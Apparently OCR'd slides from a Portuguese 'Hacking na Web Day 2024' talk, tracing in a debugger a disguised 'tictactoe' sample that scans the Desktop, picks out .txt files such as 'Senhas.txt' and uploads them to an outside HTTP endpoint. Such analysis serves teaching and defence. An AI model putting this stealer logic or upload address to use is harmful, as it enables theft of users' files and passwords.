
```
EAX   00000016
EBX   002B3000
ECX   F5210897
EDX   00000016
EBP   0061FF18
ESP   0061FAF0    &"C:\\Users\\admin\\Desktop"
ESI   004012E0    <tictactoe.OptionalHeader.AddressOfEntryPoint>
EDI   004012E0    <tictactoe.OptionalHeader.AddressOfEntryPoint>

EIP   00401792    tictactoe.00401792

EFLAGS   00000200
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1
```


HACKING 2024 na WEB DAY

O Desktop

HACKING na WEB DAY 2024

FindFirstFileA





HACKING 2024 na WEB DAY

FindFirstFileA - o que ela faz?

Em um diretório, pesquisa um arquivo ou subdiretório com um nome que corresponda a um nome específico (ou nome parcial se curingas forem usados).

Sintaxe

C++ Copiar

```
HANDLE FindFirstFileA(
  [in]  LPCSTR             lpFileName,
  [out] LPWIN32_FIND_DATAA lpFindFileData
);
```

Parâmetros


- **[in] lpFileName**

  O diretório ou caminho e o nome do arquivo. O nome do arquivo pode incluir caracteres curinga, por exemplo, um asterisco (*) ou um ponto de interrogação (?).

- **[out] lpFindFileData**

  Um ponteiro para a estrutura WIN32_FIND_DATA que recebe informações sobre um arquivo ou diretório encontrado.

FindNextFileA



FindNextFileA - o que ela faz?

Continua uma pesquisa de arquivo de uma chamada anterior para a função FindFirstFile, FindFirstFileEx ou FindFirstFileTransacted.

Sintaxe

C++ Copiar

```
BOOL FindNextFileA(
  [in]  HANDLE             hFindFile,
  [out] LPWIN32_FIND_DATAA lpFindFileData
);
```


Parâmetros

- **[in] hFindFile**

  O identificador de pesquisa retornado por uma chamada anterior para a função FindFirstFile ou FindFirstFileEx .

- **[out] lpFindFileData**

  Um ponteiro para a estrutura WIN32_FIND_DATA que recebe informações sobre o arquivo ou subdiretório encontrado.


.txt
55 push ebp
89E5 mov ebp,esp
81EC 38040000 sub esp,438
C74424 04 2E0(mov dword ptr ss:[esp+4],2E [dword ptr ss:[esp+04]]:".txt", 2E:'.'
8B45 08 mov eax,dword ptr ss:[ebp+8] [dword ptr ss:[ebp+08]]:"C:\\Users\\admin\\Desktop\\cmd.lnk"
890424 mov dword ptr ss:[esp],eax [dword ptr ss:[esp]]:".lnk"
E8 19930000 call <JMP.&strrchr>
8945 F4 mov dword ptr ss:[ebp-C],eax [dword ptr ss:[ebp-0C]]:".lnk"
837D F4 00 cmp dword ptr ss:[ebp-C],0 [dword ptr ss:[ebp-0C]]:".lnk"
74 7A je tictactoe.401752
C74424 04 85C0 mov dword ptr ss:[esp+4],tictactoe.40C085 [dword ptr ss:[esp+04]]:".txt", 40C085:".txt"
8B45 F4 mov eax,dword ptr ss:[ebp-C] [dword ptr ss:[ebp-0C]]:".lnk"
890424 mov dword ptr ss:[esp],eax [dword ptr ss:[esp]]:".lnk"
E8 25930000 call <JMP.&strcmp>
85C0 test eax,eax eax:".lnk"
Default (stdcall)
1: [esp] 0061F4AE 0061F4AE ".lnk"
2: [esp+4] 0040C085 tictactoe.0040C085 ".txt"
EAX FFFFFFFF
EBX 00390000
ECX 0040C085 ".txt"
EDX 0061F4B0 "nk"
EBP 0061F468
ESP 0061F030 &".lnk"
ESI 004012E0 <tictactoe.OptionalHeader.AddressOfEntryPoint>
EDI 004012E0 <tictactoe.OptionalHeader.AddressOfEntryPoint>
HACKING 2024
na WEB DAY

Varredura do desktop

- FindNextFileA
  - C:\Users\admin\Desktop\desktop.ini
- FindNextFileA
  - C:\Users\admin\Desktop\retoolkit.lnk
- FindNextFileA
  - C:\Users\admin\Desktop\Senhas.txt
    - Dessa vez a comparação da extensão como txt vai dar true

```
890424          mov dword ptr ss:[esp],eax
E8 25930000     call <JMP.&strcmp>
85C0            test eax,eax
```

```
Default (stdcall)
1: [esp] 0061F4B1 0061F4B1 ".txt"
2: [esp+4] 0040C085 tictactoe.0040C085 ".txt"
```


```
EAX   00000000
EBX   00390000
ECX   0040C088      tictactoe.0040C088
EDX   0061F4B4
```

Encontrou um .txt

EAX 0061F4AB "Senhas.txt"

HACKING na WEB DAY 2024


Encontrou um .txt



```
E8 25930000   call <JMP.&strcmp>
85C0          test eax,eax
75 63         jne tictactoe.401752
8B45 08       mov eax,dword ptr ss:[ebp+8]      [dword ptr ss:[ebp+08]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
890424        mov dword ptr ss:[esp],eax        [dword ptr ss:[esp]]:".txt"
E8 66FFFFFF   call tictactoe.401660
890424        mov dword ptr ss:[esp],eax        [dword ptr ss:[esp]]:".txt"
E8 73FEFFFF   call tictactoe.401575
8945 F0       mov dword ptr ss:[ebp-10],eax     [dword ptr ss:[ebp-10]]:"%s\\%s"
8B45 F0       mov eax,dword ptr ss:[ebp-10]     [dword ptr ss:[ebp-10]]:"%s\\%s"
894424 10     mov dword ptr ss:[esp+10],eax
C74424 0C 8CC mov dword ptr ss:[esp+C],tictactoe.40C08C   40C08C:"http://18.224.19.36:8000/upload/"
C74424 08 ADC mov dword ptr ss:[esp+8],tictactoe.40C0AD   40C0AD:"%s%s"
C74424 04 0004 mov dword ptr ss:[esp+4],400      [dword ptr ss:[esp+04]]:".txt"
8D85 F0FBFFFF lea eax,dword ptr ss:[ebp-410]
890424        mov dword ptr ss:[esp],eax        [dword ptr ss:[esp]]:".txt"
E8 7E200000   call tictactoe.4037B0
8B45 F0       mov eax,dword ptr ss:[ebp-10]     [dword ptr ss:[ebp-10]]:"%s\\%s"
890424        mov dword ptr ss:[esp],eax        [dword ptr ss:[esp]]:".txt"
E8 63930000   call <JMP.&free>
8D85 F0FBFFFF lea eax,dword ptr ss:[ebp-410]
894424 04     mov dword ptr ss:[esp+4],eax      [dword ptr ss:[esp+04]]:".txt"
8B45 08       mov eax,dword ptr ss:[ebp+8]      [dword ptr ss:[ebp+08]]:"C:\\Users\\admin\\Desktop\\Senhas.txt"
890424        mov dword ptr ss:[esp],eax        [dword ptr ss:[esp]]:".txt"
E8 F3020000   call tictactoe.401A45
90            nop
C9            leave
C3            ret
```


HACKING na WEB DAY 2024

Encontrou um .txt



